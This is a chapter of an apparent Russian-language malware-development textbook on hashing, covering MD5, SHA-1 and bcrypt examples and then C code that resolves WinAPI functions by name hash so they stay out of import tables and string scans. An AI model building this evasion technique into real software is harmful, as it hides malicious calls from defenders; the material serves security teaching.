В этой главе рассматриваются следующие основные темы:

• роль алгоритмов хеширования во вредоносном ПО;
• углублённое изучение распространённых алгоритмов хеширования;
• практическое применение алгоритмов хеширования при разработке вредоносного ПО.

Технические требования

Для разработки и демонстрации в этой главе мы будем использовать виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS), а в качестве машины жертвы - Windows 10 (Microsoft).

Далее необходимо настроить среду разработки в Kali Linux. Убедитесь, что установлены требуемые инструменты, в том числе текстовый редактор и компилятор.

В качестве текстового редактора с подсветкой синтаксиса я буду использовать NeoVim (GitHub). Neovim - прекрасный выбор, если нужен лёгкий и эффективный редактор. Однако вы можете взять и любой другой, например VS Code (Visual Studio Code).

Для компиляции примеров я буду использовать MinGW (MinGW-w64) для Linux. Установить его можно следующей командой:

```
$ sudo apt install mingw-*
```

Теперь немного глубже рассмотрим роль алгоритмов хеширования в разработке вредоносного ПО.

Роль алгоритмов хеширования во вредоносном ПО

В сложной области вредоносного программного обеспечения алгоритмы хеширования оказывают гораздо большее влияние, чем обычные методы проверки целостности. Злоумышленники применяют их для реализации сложных методов, включая обфускацию вызовов функций и обращение к функциям WinAPI по хешам. Эти алгоритмы дают им мощные средства для уклонения от обнаружения и усиления вредоносных операций.

В этой главе мы рассмотрим несколько простых примеров хеширования и покажем их применение при разработке вредоносного ПО.

В обширной области информатики хеширование является фундаментальным понятием с широким спектром применений и серьёзными последствиями. По сути, хеширование - это процесс преобразования входных данных произвольного размера в строку фиксированной длины, обычно называемую хеш-значением или хеш-кодом. Такое преобразование выполняет специально предназначенный для этого математический алгоритм - хеш-функция.

Криптографические хеш-функции

Криптографические хеш-функции обеспечивают дополнительный уровень безопасности благодаря таким свойствам, как устойчивость к коллизиям: найти два разных входных значения, дающих одинаковый хеш, вычислительно неосуществимо. Криптографическое хеширование лежит в основе цифровых подписей и сертификатов, а также обеспечивает целостность данных в защищённых коммуникациях.

Помимо криптографических хеш-функций, алгоритмы хеширования решают различные задачи в разных областях информатики. Вот некоторые дополнительные применения хеширования:

• Оптимизация извлечения данных. Хеширование широко применяется в таких структурах данных, как хеш-таблицы, чтобы ускорить операции извлечения. Некриптографические хеш-функции быстро сопоставляют ключи с соответствующими значениями в структуре данных, повышая эффективность запросов к базам данных и поиска информации.
• Хеширование паролей без криптографической защиты. Наряду с криптографическим хешированием для хранения паролей в менее чувствительных к безопасности приложениях иногда применяют некриптографические хеш-функции. Хотя они не столь надёжны, как криптографические, некриптографическое хеширование всё же может обеспечить базовую защиту хранимых паролей.

В этой главе мы рассмотрим различные криптографические и некриптографические хеш-функции и покажем их применение на практике.

Применение хеширования при анализе вредоносного ПО

Хеширование широко применяется и при анализе вредоносного ПО. Аналитики используют его, чтобы повысить эффективность и надёжность различных этапов исследования. Основные применения хеширования при анализе вредоносного ПО:

• проверка целостности файлов во время анализа;
• сигнатурное обнаружение;
• аналитика угроз;
• устранение дубликатов образцов вредоносного ПО.

Перейдём к практическим реализациям методов хеширования и их применению при разработке вредоносного ПО.

Углублённое изучение распространённых алгоритмов хеширования

В этом разделе мы подробнее рассмотрим распространённые алгоритмы хеширования, часто применяемые в сфере безопасности, для проверки целостности данных и хеширования паролей. Мы изучим характеристики и типичные сценарии использования MD5, SHA-1, SHA-256 и Bcrypt.

MD5

Message Digest Method 5 (MD5) - криптографический алгоритм хеширования, преобразующий строку любой длины в 128-битный дайджест. Такие дайджесты представляются в виде 32-значных шестнадцатеричных чисел. Алгоритм разработан Рональдом Ривестом в 1991 году и может применяться для проверки цифровых подписей.

Практический пример

Полная повторная реализация хеш-функций не является целью этой главы. Вместо этого рассмотрим простой пример вычисления хеша MD5. Полный исходный код PoC на Python выглядит так:

```
import hashlib

def calc_md5(data):
    md5_hash = hashlib.md5()
    md5_hash.update(data)
    return md5_hash.hexdigest()

def main():
    input_data = b'meow-meow'
    md5_hash = calc_md5(input_data)
    print(f"MD5 Hash: {md5_hash}")

if __name__ == "__main__":
    main()
```

Полный исходный код на C доступен здесь: GitHub.

Скомпилируем исходный код PoC на C:

```
$ x86_64-w64-mingw32-g++ -O2 md5.c -o md5.exe -I/usr/share/mingw-w64/include/ -s -ffunction-
    sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
    static-libstdc++ -static-libgcc -fpermissive
```

На моей машине с Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter09
/02-dive-into-hashing]
└─$ x86_64-w64-mingw32-g++ -O2 md5.c -o md5.exe -I/usr/share/mingw-w64/include/ -s -f
function-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-cons
tants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter09
/02-dive-into-hashing]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Dec  6 23:06 md5.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1636 Dec  6 22:37 md5.c
-rw-r--r-- 1 cocomelonc cocomelonc   277 Dec  6 22:35 calc-md5.py

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter09
/02-dive-into-hashing]
└─$
```

Рисунок 9.1. Компиляция нашего PoC

Затем выполним программу на любой машине с Windows:

```
> .\md5.exe
```

На моей виртуальной машине с Windows 10 x64 v1903 это выглядит так:




Рисунок 9.2. Запуск нашего примера на машине с Windows

Как видите, пример сработал ожидаемым образом.

SHA-1

Secure Hash Algorithm 1 (SHA-1) - криптографический алгоритм, формирующий из входных данных 160-битное, или 20-байтовое, хеш-значение. Такое хеш-значение называется дайджестом сообщения и обычно представляется 40-значным шестнадцатеричным числом. Это федеральный стандарт обработки информации США (FIPS), разработанный Агентством национальной безопасности. Безопасность SHA-1 была скомпрометирована в 2005 году. К 2017 году браузеры крупнейших технологических компаний, включая Microsoft, Google, Apple и Mozilla, перестали принимать SSL-сертификаты SHA-1. Рассмотрим дальнейшие усовершенствования:

• Разработанные NSA хеш-функции SHA-2 представляют собой значительное улучшение по сравнению с SHA-1. Семейство SHA-2 включает функции, формирующие дайджесты длиной 224, 256, 384 или 512 бит и называемые соответственно SHA224, SHA256, SHA384 и SHA512.
• SHA-512 работает с 64-битными словами, а SHA-256 - с 32-битными. SHA-384 подобен SHA-512, но усечён до 384 байт, а SHA-224 подобен SHA-256, но усечён до 224 байт.

• SHA-512/224 и SHA-512/256 - сокращённые версии SHA-512, начальные значения которых определяются в соответствии с рекомендациями FIPS PUB 180-4.

Практический пример

В Python 3 этот алгоритм можно реализовать так:

```
import hashlib

def sha1_hash(data):
    sha1 = hashlib.sha1()
    sha1.update(data.encode('utf-8'))
    return sha1.hexdigest()

# Example Usage
data_to_hash = "Hello, World!"
hashed_data = sha1_hash(data_to_hash)
print(f"SHA-1 Hash: {hashed_data}")
```

Реализация SHA-256 на C с помощью WinAPI доступна по адресу: GitHub.

Bcrypt

Bcrypt - алгоритм хеширования паролей на основе шифра Blowfish, разработанный Нильсом Провосом и Давидом Мазьером в 1999 году. Он был представлен на конференции USENIX для повышения безопасности. Среди важных особенностей - применение соли для защиты от атак с радужными таблицами. Bcrypt считается адаптивным алгоритмом: число итераций, или раундов, со временем можно увеличивать. Благодаря этому, несмотря на рост вычислительной мощности, алгоритм сохраняет устойчивость к перебору, замедляя процесс хеширования.

Практический пример

В Python 3 этот алгоритм можно реализовать так:

```
import bcrypt

def hash_password(password):
    salt = bcrypt.gensalt()
    hashed_password = bcrypt.hashpw(password.encode('utf-8'), salt)
    return hashed_password

# Example Usage
password_to_hash = "mysupersecretpassword"
hashed_password = hash_password(password_to_hash)
print(f"Hashed Password: {hashed_password.decode('utf-8')}")
```

Версия на C находится в GitHub-репозитории книги: GitHub.

Теперь у нас есть представление о практической реализации этих алгоритмов. Практическая реализация других алгоритмов не слишком отличается от приведённых примеров.

Разумеется, простые криптографические алгоритмы не ограничиваются рассмотренными вариантами. На момент написания книги существовало множество библиотек и модулей, реализующих большинство криптографических хеш-функций. Я лишь хотел показать, что это не слишком сложно и что вы можете реализовать что-либо самостоятельно. Теперь перейдём к применению этих алгоритмов при разработке вредоносного ПО.

Практическое применение алгоритмов хеширования во вредоносном ПО

Как уже отмечалось, в области вредоносного ПО и киберугроз алгоритмы хеширования являются незаменимыми инструментами, обладающими как защитными, так и подрывными возможностями. Разработчики вредоносного ПО стратегически используют хеш-функции для сокрытия вредоносного кода, что позволяет обходить механизмы обнаружения и незаметно выполнять опасную полезную нагрузку. В свою очередь, специалисты по безопасности применяют алгоритмы хеширования как мощный инструмент анализа: с их помощью они выявляют, классифицируют и нейтрализуют вредоносные программы. В этом разделе рассматривается практическое применение алгоритмов хеширования в настоящем вредоносном ПО.

Хеширование вызовов WinAPI

Я хочу показать интересный и эффективный способ применения алгоритмов хеширования при разработке вредоносного ПО. Этот простой, но действенный метод маскирует вызовы WinAPI, обращаясь к функциям по хешам их имён. Он несложен и часто встречается на практике.

Вместе рассмотрим пример, чтобы убедиться, что это не так трудно.

Практический пример

Начнём с простого примера окна сообщения:

```
#include <windows.h>
#include <stdio.h>

int main() {
  MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

Скомпилируем его с помощью MinGW; подойдёт любой дистрибутив Linux:

```
$ i686-w64-mingw32-g++ meow.c -o meow.exe -mconsole -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

На моей машине с Kali Linux команда даёт следующий результат:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter09/03-practical-use-hashing]
└─$ i686-w64-mingw32-g++ meow.c -o meow.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
In file included from /usr/share/mingw-w64/include/windows.h:70,
                 from meow.c:7:
/usr/share/mingw-w64/include/winbase.h:1098: warning: "InterlockedCompareExchangePointer" redefined
 1098 | #define InterlockedCompareExchangePointer __InlineInterlockedCompareExchangePointer
      |
In file included from /usr/share/mingw-w64/include/minwindef.h:163,
                 from /usr/share/mingw-w64/include/windef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69:
/usr/share/mingw-w64/include/winnt.h:2409: note: this is the location of the previous definition
 2409 | #define InterlockedCompareExchangePointer(Destination, ExChange, Comperand) (PVOID) (LONG_PTR)InterlockedCompareExchange ((LONG volatile *) (Destination),(LONG) (LONG_PTR) (ExChange),(LONG) (LONG_PTR) (Comperand))
      |

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter09/03-practical-use-hashing]
└─$ ls -lt
total 116
-rwxr-xr-x 1 cocomelonc cocomelonc 14336 Apr 16 15:43 meow.exe
```

Рисунок 9.3. Компиляция кода meow.c

Предупреждения здесь можно проигнорировать.

Затем запустим `meow.exe` на машине жертвы с Windows:




Рисунок 9.4. Запуск meow.exe

Как и ожидалось, это всего лишь всплывающее окно.

Теперь запустим `strings`. В Linux эта команда используется для извлечения читаемых строк из двоичного файла:

```
$ strings -n 8 meow.exe | grep MessageBox
```

В Kali Linux команда даёт следующий результат:




Рисунок 9.5. Выполнение команды strings для meow.exe

Похоже, что при базовом статическом анализе вредоносного ПО функции WinAPI вызываются явно и видны в таблице импорта приложения:




Рисунок 9.6. USER32.dll видна в таблице адресов импорта

Теперь замаскируем функцию WinAPI `MessageBoxA`, чтобы аналитики вредоносного ПО не могли её обнаружить. Для получения хеш-значения запустим простой сценарий Python:

```
# simple hashing example
def myHash(data):
    hash = 0x35
    for i in range(0, len(data)):
        hash += ord(data[i]) + (hash << 1)
    print(hash)
    return hash

myHash("MessageBoxA")
```

Выполним его следующей командой:

```
$ python3 myhash.py
```

На моей машине с Kali Linux сценарий успешно вывел хеш:

Рисунок 9.7. Запуск сценария myhash.py

Как видите, этот код Python определяет собственную хеш-функцию, являющуюся некриптографическим алгоритмом хеширования.

Идея заключается в определении адреса функции WinAPI по хешу её имени путём перебора экспортируемых функций WinAPI.

Напишем вредоносную программу, использующую этот метод, чтобы лучше его понять.

Сначала объявим хеш-функцию, логически идентичную коду Python:

```
DWORD calcMyHash(char* data) {
  DWORD hash = 0x35;
  for (int i = 0; i < strlen(data); i++) {
    hash += data[i] + (hash << 1);
  }
  return hash;
}
```

Затем объявим функцию, которая сравнивает хеш заданной функции Windows API, чтобы определить её адрес:

```
static LPVOID getAPIAddr(HMODULE h, DWORD myHash) {
  PIMAGE_DOS_HEADER img_dos_header = (PIMAGE_DOS_HEADER)h;
  PIMAGE_NT_HEADERS img_nt_header = (PIMAGE_NT_HEADERS)((LPBYTE)h +
    img_dos_header->e_lfanew);
  PIMAGE_EXPORT_DIRECTORY img_edt = (PIMAGE_EXPORT_DIRECTORY)(
    (LPBYTE)h + img_nt_header->OptionalHeader.DataDirectory[
    IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
  PDWORD fAddr = (PDWORD)((LPBYTE)h + img_edt->AddressOfFunctions);
  PDWORD fNames = (PDWORD)((LPBYTE)h + img_edt->AddressOfNames);
  PWORD fOrd = (PWORD)((LPBYTE)h + img_edt->AddressOfNameOrdinals);
  for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
    LPSTR pFuncName = (LPSTR)((LPBYTE)h + fNames[i]);
    if (calcMyHash(pFuncName) == myHash) {
      printf("successfully found! %s - %d\n", pFuncName, myHash);
      return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
    }
  }
  return nullptr;
}
```

Логика довольно проста. Сначала мы обходим PE-заголовки требуемых экспортируемых функций. Цикл завершается, как только обнаруживается совпадение хеша функции из таблицы экспорта с хешем, переданным нашей функции в текущей итерации:

```
for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
  LPSTR pFuncName = (LPSTR)((LPBYTE)h + fNames[i]);
  if (calcMyHash(pFuncName) == myHash) {
    printf("successfully found! %s - %d\n", pFuncName, myHash);
    return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
  }
}
```

Затем прототип нашей функции объявляется примерно так:

```
typedef UINT(CALLBACK* fnMessageBoxA)(
  HWND hWnd,
  LPCSTR lpText,
  LPCSTR lpCaption,
  UINT uType
);
```

Наконец, рассмотрим функцию `main()`:

```
int main() {
  HMODULE mod = LoadLibrary("user32.dll");
  LPVOID addr = getAPIAddr(mod, 17036696);
  printf("0x%p\n", addr);
  fnMessageBoxA myMessageBoxA = (fnMessageBoxA)addr;
  myMessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

Обратите внимание: хеш-значение в функции `main` совпадает со значением, полученным нашим сценарием Python:




Рисунок 9.8. Хеш в функции main совпадает с хешем из нашего сценария Python

Полный исходный код вредоносной программы находится в GitHub-репозитории книги: GitHub.

Демонстрация

Посмотрим на программу в действии. Сначала скомпилируем её на машине атакующего:

```
$ i686-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

На моей машине с Kali Linux программа успешно компилируется и выглядит так:




Рисунок 9.9. Компиляция кода hack.c

Как видите, здесь также выводятся предупреждения, которые можно проигнорировать.

Запустим программу на виртуальной машине с Windows 10 x64:

```
> .\hack.exe
```

Обратите внимание, что для проверки правильности мы выводим хеш:




Рисунок 9.10. Запуск hack.exe на машине с Windows

Как видите, наша логика выполнилась. Отлично!

Ещё раз проверим PE-файл командой `strings`:

```
$ strings -n 8 hack.exe | grep MessageBox
```

Вот результат:




Рисунок 9.11. Выполнение strings для hack.exe

Вот как выглядит таблица адресов импорта:

